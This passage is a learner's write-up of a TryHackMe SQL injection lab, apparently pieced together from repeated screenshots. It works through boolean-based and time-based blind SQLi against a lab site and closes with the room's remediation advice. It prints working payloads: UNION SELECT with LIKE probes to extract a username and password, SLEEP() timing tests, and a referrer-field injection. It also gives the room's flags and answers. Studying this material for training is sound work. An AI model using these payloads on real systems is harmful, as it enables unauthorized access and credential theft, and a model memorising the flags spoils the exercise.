TABLE_SCHEMA='sql_injection' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and
COLUMN_NAME !='id';
```

Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the **users** table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

Once you've cycled through all the characters, you will confirm the existence of the username **admin**. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:

```
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
```

Cycling through all the characters, you'll discover the password is 3845.

You can now use the username and password you've enumerated through the blind SQL Injection vulnerability on the login form to access the next level.

**Answer the questions below**

What is the flag after completing level three?

SQL Injection Examples

### Level Three

#### Boolean Based Blind SQLi

#### THM{SQL\_INJECTION\_9581}

https://website.thm/login

Login Form

Username: admin123  
Password:

SQL Query: admin123' UNION SELECT 1,2,3 from users username='admin' and password like 'a%'  
SQL Results: {"taken":false}

32min 25s

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress (69%)

```
TABLE_SCHEMA='sql_injection' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and
COLUMN_NAME !='id';
```

Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the **users** table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

Once you've cycled through all the characters, you will confirm the existence of the username **admin**. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:

```
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
```

Cycling through all the characters, you'll discover the password is 3845.

You can now use the username and password you've enumerated through the blind SQL Injection vulnerability on the login form to access the next level.

**Answer the questions below**

What is the flag after completing level three?

SQL Injection Examples

### Level Three

#### Boolean Based Blind SQLi

#### THM{SQL\_INJECTION\_9581}

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 from users

{"taken":true}

https://website.thm/login

Login Form

Username: admin123  
Password:

SQL Query: admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%'  
SQL Results: {"taken":true}

28min 48s

And after an eternity, we have the flag

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room progress (69%)

```
TABLE_SCHEMA='sqlil_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and  
COLUMN_NAME != 'id';
```

Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the **users** table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

Once you've cycled through all the characters, you will confirm the existence of the username **admin**. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:

```
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
```

Cycling through all the characters, you'll discover the password is 3845.

You can now use the username and password you've enumerated through the blind SQL Injection vulnerability on the login form to access the next level.

Answer the questions below

What is the flag after completing level three?

THM{SQL\_INJECTION\_1093}

SQL Injection Examples

Level Four

Time Based Blind SQLi

THM{SQL\_INJECTION\_1093}

Request Time: 0.000

OK

https://website.thm/analytics?referrer=tryhackme.com

Request Time: 0.000

OK

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query

SQL Results

sqlinjectionv2-badr (savagenj)

28min 25s

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room progress (70%)

password. Which now you can use to query the **users** table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

Once you've cycled through all the characters, you will confirm the existence of the username **admin**. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:

```
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
```

Cycling through all the characters, you'll discover the password is 3845.

You can now use the username and password you've enumerated through the blind SQL Injection vulnerability on the login form to access the next level.

Answer the questions below

What is the flag after completing level three?

THM{SQL\_INJECTION\_1093}

Correct Answer

Blind SQLi - Time Based

Task 0 Out of Band SQLi

SQL Injection Examples

Level Four

Time Based Blind SQLi

THM{SQL\_INJECTION\_1093}

Request Time: 0.000

OK

https://website.thm/analytics?referrer=tryhackme.com

Request Time: 0.000

OK

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query

SQL Results

sqlinjectionv2-badr (savagenj)

28min 15s

Level four was also a bit challenging, and this all the queries I tried here in the screenshots:

A time-based blind SQL injection is very similar to the above boolean-based one in that the same requests are sent, but there is no visual indicator of your queries being wrong or right this time. Instead, your indicator of a correct query is based on the time the query takes to complete. This time delay is introduced using built-in methods such as `SLEEP(x)` alongside the `UNION` statement. The `SLEEP()` method will only ever get executed upon a successful `UNION SELECT` statement.

So, for example, when trying to establish the number of columns in a table, you would use the following query:

```
admin123' UNION SELECT SLEEP(5);--
```

If there was no pause in the response time, we know that the query was unsuccessful, so like on previous tasks, we add another column:


```
admin123' UNION SELECT SLEEP(5),2;--
```

This payload should have produced a 5-second delay, confirming the successful execution of the `UNION` statement and that there are two columns.

You can now repeat the enumeration process from the Boolean-based SQL injection, adding the `SLEEP()` method to the `UNION SELECT` statement.

 If you're struggling to find the table name, the below query should help you on your way:

```
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
```



The screenshot shows the TryHackMe SQL Injection room on the left and a THM{SQL\_INJECTION\_1093} challenge on the right. The challenge interface includes a login form and an SQL query tool. The SQL query tool shows the exploit `referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--` and a request timer showing 0.003 seconds.

By the way, by entering all these requests we know whether it's true statement or not by looking at the timer, 'cuz it takes a while to process them

So, for example, when trying to establish the number of columns in a table, you would use the following query:

```
admin123' UNION SELECT SLEEP(5);--
```

If there was no pause in the response time, we know that the query was unsuccessful, so like on previous tasks, we add another column:

```
admin123' UNION SELECT SLEEP(5),2;--
```

This payload should have produced a 5-second delay, confirming the successful execution of the `UNION` statement and that there are two columns.


You can now repeat the enumeration process from the Boolean-based SQL injection, adding the `SLEEP()` method to the `UNION SELECT` statement.

 If you're struggling to find the table name, the below query should help you on your way:

```
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
```

**Answer the questions below**

 What is the final flag after completing level four?



The screenshot shows the TryHackMe SQL Injection room on the left and a THM{SQL\_INJECTION\_1093} challenge on the right. The challenge interface includes a login form and an SQL query tool. The SQL query tool shows the exploit `referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--` and a request timer showing 5.002 seconds.

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room progress (76%)

```
admin123' UNION SELECT SLEEP(5);--
```

If there was no pause in the response time, we know that the query was unsuccessful, so like on previous tasks, we add another column:

```
admin123' UNION SELECT SLEEP(5),2;--
```

This payload should have produced a 5-second delay, confirming the successful execution of the UNION statement and that there are two columns.

You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.

If you're struggling to find the table name, the below query should help you on your way:

```
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
```

Answer the questions below

What is the final flag after completing level four?

[]

SQL Injection Examples

Level Four

Time Based Blind SQLi

THM{SQL\_INJECTION\_1093}

Request Time: 0.001

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query SQL Results

sqlinjectionv2-badr (savagenj) 26min 36s

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room progress (76%)

```
admin123' UNION SELECT SLEEP(5);--
```

If there was no pause in the response time, we know that the query was unsuccessful, so like on previous tasks, we add another column:

```
admin123' UNION SELECT SLEEP(5),2;--
```

This payload should have produced a 5-second delay, confirming the successful execution of the UNION statement and that there are two columns.

You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.

If you're struggling to find the table name, the below query should help you on your way:

```
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
```

Answer the questions below

What is the final flag after completing level four?

[]

SQL Injection Examples

Level Four

Time Based Blind SQLi

THM{SQL\_INJECTION\_1093}

Request Time: 5.002

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query SQL Results

sqlinjectionv2-badr (savagenj) 25min 47s

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress (76%)

```
admin123' UNION SELECT SLEEP(5);--
```

If there was no pause in the response time, we know that the query was unsuccessful, so like on previous tasks, we add another column:

```
admin123' UNION SELECT SLEEP(5),2;--
```

This payload should have produced a 5-second delay, confirming the successful execution of the UNION statement and that there are two columns.

You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.

If you're struggling to find the table name, the below query should help you on your way:

```
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
```

Answer the questions below

What is the final flag after completing level four?

{-----}

OK

Request Time: 5.002

https://website.thm/login

Login Form

Username:   
Password:

SQL Query SQL Results

sqlinjectionv2-badr (savagen)

25min 19s

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress (76%)

the UNION statement and that there are two columns.

You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.

If you're struggling to find the table name, the below query should help you on your way:

```
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
```

Answer the questions below

What is the final flag after completing level four?

{-----}

OK

Request Time: 5.003

https://website.thm/login

Login Form

Username:   
Password:

SQL Query SQL Results

sqlinjectionv2-badr (savagen)

20min 56s

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room progress ( 76% )

the UNION statement and that there are two columns.

You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.

If you're struggling to find the table name, the below query should help you on your way:

```
referrer=admin123' UNION SELECT
SLEEP(5),2 where database() like 'u%';--
```

Answer the questions below

What is the final flag after completing level four?

```
-----}
```

Submit

Out-of-Band SQLi

SQL Injection Examples

Level Four

Time Based Blind SQLi

THM{SQL\_INJECTION\_1093}

Request Time: 5.003

OK

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query

SQL Results

16min 13s

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room progress ( 76% )

the UNION statement and that there are two columns.

You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.

If you're struggling to find the table name, the below query should help you on your way:

```
referrer=admin123' UNION SELECT
SLEEP(5),2 where database() like 'u%';--
```

Answer the questions below

What is the final flag after completing level four?

```
-----}
```

Submit

Out-of-Band SQLi

SQL Injection Examples

Level Four

Time Based Blind SQLi

THM{SQL\_INJECTION\_1093}

Request Time: 5.003

OK

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query

SQL Results

15min 51s

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room progress ( 76% )

the UNION statement and that there are two columns.

You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.

If you're struggling to find the table name, the below query should help you on your way:

```
referrer=admin123' UNION SELECT  
SLEEP(5),2 where database() like 'u%';--
```

Answer the questions below

What is the final flag after completing level four?

```
-----{-----}
```

Submit

Out-of-Band SQLi

SQL Injection Examples

Level Four

Time Based Blind SQLi

THM{SQL\_INJECTION\_1093}

OK

Request Time: 5.003

https://website.thm/login

Login Form

Username: \_\_\_\_\_

Password: \_\_\_\_\_

Login

SQL Query

SQL Results

14min 32s

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room progress ( 76% )

the UNION statement and that there are two columns.

You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.

If you're struggling to find the table name, the below query should help you on your way:

```
referrer=admin123' UNION SELECT  
SLEEP(5),2 where database() like 'u%';--
```

Answer the questions below

What is the final flag after completing level four?

```
-----{-----}
```

Submit

Out-of-Band SQLi

SQL Injection Examples

Level Four

Time Based Blind SQLi

THM{SQL\_INJECTION\_1093}

OK

Request Time: 5.001

https://website.thm/login

Login Form

Username: \_\_\_\_\_

Password: \_\_\_\_\_

Login

SQL Query

SQL Results

13min 28s

And after what took a long time ,we have the flag

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room progress ( 84% )

the UNION statement and that there are two columns.

You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.

If you're struggling to find the table name, the below query should help you on your way:

```
referrer=admin123' UNION SELECT  
SLEEP(5),2 where database() like 'u%';--
```

Answer the questions below

What is the final flag after completing level four?

THM{SQL\_INJECTION\_MASTER}

✓ Correct Answer

Task 9 Out-of-Band SQLi

13min 5s

And room is completed!

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room progress ( 92% )

Woop woop! Your answer is correct

Hacker → Website → Database

Training THM{SQL\_INJ}

Answer the questions below

Name a protocol beginning with D that can be used to exfiltrate data from a database.

DNS

✓ Correct Answer

Task 10 Remediation

12min 12s

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room completed (100%)

**Remediation**

As impactful as SQL Injection vulnerabilities are, developers do have a way to protect their web applications from them by following the advice below:

**Prepared Statements (With Parameterized Queries):**

In a prepared query, the first thing a developer writes is the SQL query, and then any user inputs are added as parameters afterwards. Writing prepared statements ensures the SQL code structure doesn't change and the database can distinguish between the query and the data. As a benefit, it also makes your code look much cleaner and easier to read.

**Input Validation:**

Input validation can go a long way to protecting what gets put into an SQL query. Employing an allow list can restrict input to only certain strings, or a string replacement method in the programming language can filter the characters you wish to allow or disallow.

**Escaping User Input:**

Allowing user input containing characters such as ' " \\$ \ can cause SQL Queries to break or, even worse, as we've learnt, open them up for injection attacks. Escaping user input is the method of prepending a backslash (\) to these characters, which then causes them to be parsed just as a regular string and not a special character.

Answer the questions below

Name a method of protecting yourself from an SQL Injection exploit.

Prepared Statements

Correct Answer Hint

How likely are you to recommend this room to others?

10min 37s

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Woop woop! Your answer is correct



Congratulations on completing SQL Injection!!! 🎉

Points earned 104

Completed tasks 10

Room type Walkthrough

Difficulty Medium

Streak 1

Leave Feedback

Next

